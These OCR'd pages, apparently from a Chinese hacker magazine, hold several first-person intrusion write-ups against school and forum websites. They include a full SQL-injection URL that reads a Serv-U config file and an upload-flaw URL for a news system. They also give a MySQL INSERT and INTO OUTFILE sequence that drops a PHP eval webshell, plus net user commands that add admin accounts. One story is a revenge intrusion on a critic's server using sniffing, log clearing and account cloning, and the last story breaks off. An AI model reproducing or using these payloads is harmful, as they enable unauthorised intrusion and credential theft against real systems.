


二、利用serv-u用户信息配置文件拿webshell

第二天上课时，手里刚好有本《黑客手册》第3期，反正课也无聊，我就开始看《黑客手册》，Q版黑客栏目里一篇文章，《从万象VOD视频点播到FTP密码》给了我启发，既然我没有办法猜到表名，可以试试文章里的方法啊，它也是windows系统，而且可以读取系统文件内容，如果管理员没有改变serv-u的安装路径，那我就可以像文章里说的，先读取serv-u用户信息配置文件ServUDaemon.ini中的内容，然后再猜解加密密码，如果能猜出密码，就可以成功拿到网站的权限了。



课一上完，我就回到寝室，马上打开电脑，先对网站进行了一次扫描，服务器只开了21、80端口，我用ftp shu.XXX.com，连上去看了下，果然用的是serv-u，而且是6.0版本的，那我先试试，看serv-u是不是在默认的安装路径C:\\Program Files\\serv-u\\ServUDaemon.ini，在地址栏提交http://shu.XXX.com/book_view.php?id=339 and 1=2 union select 1,2,3,4,5,6,7,8,load_file(char (67,58,92,92,80,114,111,103,114,97,109,32,70,105,108,101,115,92,92,115,101,114,118,45,117,92,92,83, 101,114,118, 85,68,97,101,109,111,110,46,105,110,105)),10,11,12,13,14,15,16,17/*，没想到真是安装在默认路径，读取出了serv-u的用户信息配置文件内容（图6）。



只有三个用户，马上把内容复制到本地，打开serv-u纯数字密码破解器，立刻破解，没想到只用了不到一分钟，我就破解出了一个用户的密码，是纯数字的，密码是321321，用户的默认路径是e：\shu_XXX_com，应该是存放网站的路径，马上拿出Flashxp连上去，果然是存放这个二级网站的目录（图7）。

马上上传了一个php一句话木马，在浏览器中打开php木马，成功拿到二级页面性图书联盟的webshell（图8）。

三、提升权限，攻下服务器

拿到webshell了，再接再厉，继续扩大战果，看能不能攻下服务器，因为刚开始我就给整个网站扫描了下，主站是另外的服务器，其它的二级网站都是放在一台服务器上，就在这个服务器上，如果能攻下这台服务器，那就能拿下所有的二级网站了。首先看了下开的服务，第三方软件有serv-u，mysql。提权的方法有几种，我试了下，serv-u存在本地提权，mysql数据库用的root用户连接的，可以读取密码，然后以系统权限执行命令。这些方法网上讲得很多了，我就不说详细说了（不想浪费《黑客手册》的版面），呵呵。拿到服务器后我大致看了下，这台服务器上放了这个网站所有的二级页面，有10个站点，关于网站问题，我已经通知了管理员修补注入点了。

四、渗透总结

这次入侵没用到什么新技术，全是一些常用的php注入方法，当猜不到表名时，可以试试其它方法，因为到达终点站的路不止一条，条条大路通罗马。我们注入、猜解的目的还不是为了得到管理员用户和密码，然后进后台拿webshell。但是如果猜不出表名时，我们可以试试其它的方法，只要能拿到webshell。在入侵中最重要的是思维，光学会使用工具是没用的，要有灵活的思维，思维是非常重要的，因为人的思维是一切的根源。希望这篇文章能给大家一点启发，遇到困难多思考。欢迎大家到黑客手册的论坛讨论，我的id是rabbitsafe。

记一次报复渗透

黑萝卜[S.H.C]&[SYC]

最近加入了在我们学校一个很有实力也很有名气的工作组，学校很多事情都是交给我们工作组来做的，所以又可以接触很多东西了，相当开心！但是紧接着不开心的事情又来了，有一个牛人在学校论坛里面表示了对我们工作组的不满，说我们技术不怎么的（估计是觉得他自己没有得到重用而不满），这个人家要说什么本来也是他的自由，本不该有什么的，我们不理他就是了。但是他可能觉得没有人回击他，就更不得了了，直接在论坛里面叫嚣我的服务器随时开着，你们谁有本事进去就是了！这下我可忍不住了，这样一次渗透就开始了！

一、初步思路的失败

我先去看了他的网站，是个论坛，用的最新的Discuz！4.1.0，好像是没有什么漏洞的，偶也不想去研究Discuz，先放一放！既然是入侵渗透肯定要摸清楚他的底细吧，毕竟社会工程学还是很重要的，我首先看了他在论坛里面填的个人资料，发现了QQ、email、blog等个人信息！马上就有了一个思路，拿下他的blog得到他的密码，然后再去看是不是和他论坛的密码一样，呵呵，这个就是所谓的社会工程学了。

打开一看是用的我们学校一个服务站的blog，程序是oblog，马上google了下oblog的漏洞，找到了一个3.0版的漏洞，满怀希望地试了，结果被管理员补了，郁闷！正准备放弃了，忽然发现这个服务站不止有blog服务，还有新闻系统，赶紧跳转看了下。不看不知道，看了吓一跳，新闻是用的雷驰新闻系统，我们工作组刚刚发现了一个上传漏洞可以拿到webshell！漏洞是这样的，uploadPic.inc.asp文件中，没有对访问权限进行限制，任意用户都可以访问到此文件，并且出现了过滤不严的上传漏洞。我们只要构造以下url：http://localhost/leichinews/admin/uploadPic.asp?actionType=mod&picName=test.asp，然后在上传文件里面填要传的图片格式的ASP木马，就可以在uppic目录下上传文件名为test.asp的文件！关于漏洞的具体分析文章可以到我的blog看下，这里限于篇幅就不写了！很快我就通过此方法拿到了webshell，跳转到blog的目录（但是没权限改他的blog页面）。激动地去下载了blog程序的数据库看他的密码，是16位md5的，尝试了下破解，很郁闷，没有成功，这个思路被堵死了，渗透陷入了死胡同。

二、嗅探再现曙光

晚上好好的睡了一觉，早上醒来看着他的网站发呆，实在是想不到什么了，去扫下他的服务器吧！ping了下他的域名得到ip是*.*.*.155，打开X-Scan开始扫描，很快出来了结果，只开了21和80，估计是开了防火墙过滤了，又陷入了沉思。忽然想到了打听到的一个消息：他的服务器应该在学校的实验室。你们想到了什么？不会以为我要物理入侵吧？呵呵，我想到的是嗅探！既然是实验室，那肯定周围有很多其他的机器，而且肯定漏洞很多！有朋友会问为什么，告诉你实验室的机器是学校的，用的人都不会去管他安不安全的！只要我们拿下同一子网的一台就可以嗅探了！

想到就做，又用X-Scan对它的整个子网进行了扫描，等了大约10多分钟结果出来了，果然有漏洞机器很多，最严重的一个*.*.*.154直接是sa空口令，就选它了！相信针对sa空口令的入侵大家不会陌生吧，我这里就简单地描述一下！用sqltool这个工具填上ip和用户就可以连接上它，因为是sa权限，拿下的方法就很多，我是开了它3389然后添加管理员账户上去的！

连上*.*.*.154这台服务器的3389，首先tracert了下*.*.*.155，直接返回了地址，这下有希望了。我上传了一个图形化的嗅探工具cain，这个工具针对80定义的字段嗅探是相当准确的，我一直都用它！一路next安装完毕之后，打开工具选好目标机和网关就可以开始嗅探了！大家可能会想到要是管理员一直不登陆怎么办？我也想到了。所以我又用到了一个办法，叫一个认识他的朋友去告诉他网站出了问题，不能登陆了！这个办法很有效果，一会儿我就成功抓到了他登录论坛的账户和密码！终于松了一口气，就等着他下线去登录了！

晚上10点多的时候，我去看他不在了，赶紧输入用户密码登录，成功！但是进了后台才傻眼了，不知道怎么通过Discuz！4.1.0的后台拿shell，查了半天资料也没有结果，又断了思路，难道我真的没有办法成功吗？

三、PhPMyAdmin帮了我的大忙

实在没有了办法，我又去看扫描报告，希望能再找出点可以利用的，仔细看了一遍，还是没有发现什么特别的，但是一个提示其中包含的PhPMyAdmin引起了我的注意！在浏览器里面输入他的ip，然后在后面加上PhPMyAdmin目录，果然是装了PhPMyAdmin，不过要密码！怎么办呢？管他呢！拿先前嗅探到的去试了下，汗！进去了！看了下他的数据库是用root账号连接的，那还有什么问题呢？直接就拿下了嘛！查看phpinfo知道了web的物理路径是d:\www，这下就可以用mysql导出一个webshell到web目录了！首先选择test数据库执行create table a (cmd text)；建立一个表和一个字段，然后INSERT INTO a(cmd) VALUES ('<?fputs(fopen("./a.php","w"),"<?php eval($_POST[cmd]);?>"?>')，插入一句话木马到字段中，接着执行select cmd from a into outfile 'd:\www\b.php'，导出文件为b.php就得到了webshell！最后不要忘了删除表DROP TABLE a。

四、轻松提权

怀着激动的心情连上了偶的shell，本来想挂个黑页教训下他，结果工作组的成员都觉得这样会有损工作组的形象，坚决不同意我挂黑页，拗不过他们只好放弃了这个念头！忽然想到那个"牛人"曾经说自己做安全已经很久了，资历不浅，那应该服务器安全配置不错，我来看下能不能提权吧！换了熟悉的phpspy，执行命令net user成功，又执行net user heiluobo heiluobo /add，居然也成功了！汗了，这位"牛人"原来连apache在windows环境下默认安装是系统权限都没有改掉！真是太牛了！我当然不会放过又拿一台肉鸡的机会，加了管理员，开了3389就上去了！进去之后，清理日志，克隆账号，完全搞成了一台肉鸡！

五、总结

没有想到这次渗透竟然如此艰难，用了这么多方法和思路才拿到了webshell，不过对自己又是一次成功的挑战，也希望大家能得到自己想要的东西！到此结束，我是黑萝卜，欢迎大家讨论技术！

简单拿下中国IT视觉

单向量

一个正在搞设计的朋友想找点好“资源”来看看，于是就叫我帮忙看看这个网站bbs.55w.net里面是否有什么好东东。按照常规的方式，先来踩踩点。看了下网站，感觉还不错，不过有种不详的预感就是入侵有难度。论坛用的是PHPWind v4.3.2，去网上找了下资料，也没有找到好的方法。这个不行，那我们就采用迂回战术旁注。打开我们的domain，一段扫描后，什么也没得到，晕！




图1




图2




图3




图4




图5

既然暂时想不到什么方法，那就去论坛泡泡。溜跶之际发现有个下载系统http://bbs.55w.net/xiazai/（图1），于是打开看了下。界面很简单，看到这个偶似乎看到了希望。在网址后加了个admin/，管理页面就出来了。于是用简单的密码和“万能密码”都试了试，结果都失败了。再次郁闷中，再想想。既然是下载的，应该有上传的地方吧？于是照着domain里的那些上传文件一个个地试，还是没有。接着在admin/目录下试，呵，一开始就出来了一个upfile.php（图2）。




图6




图7

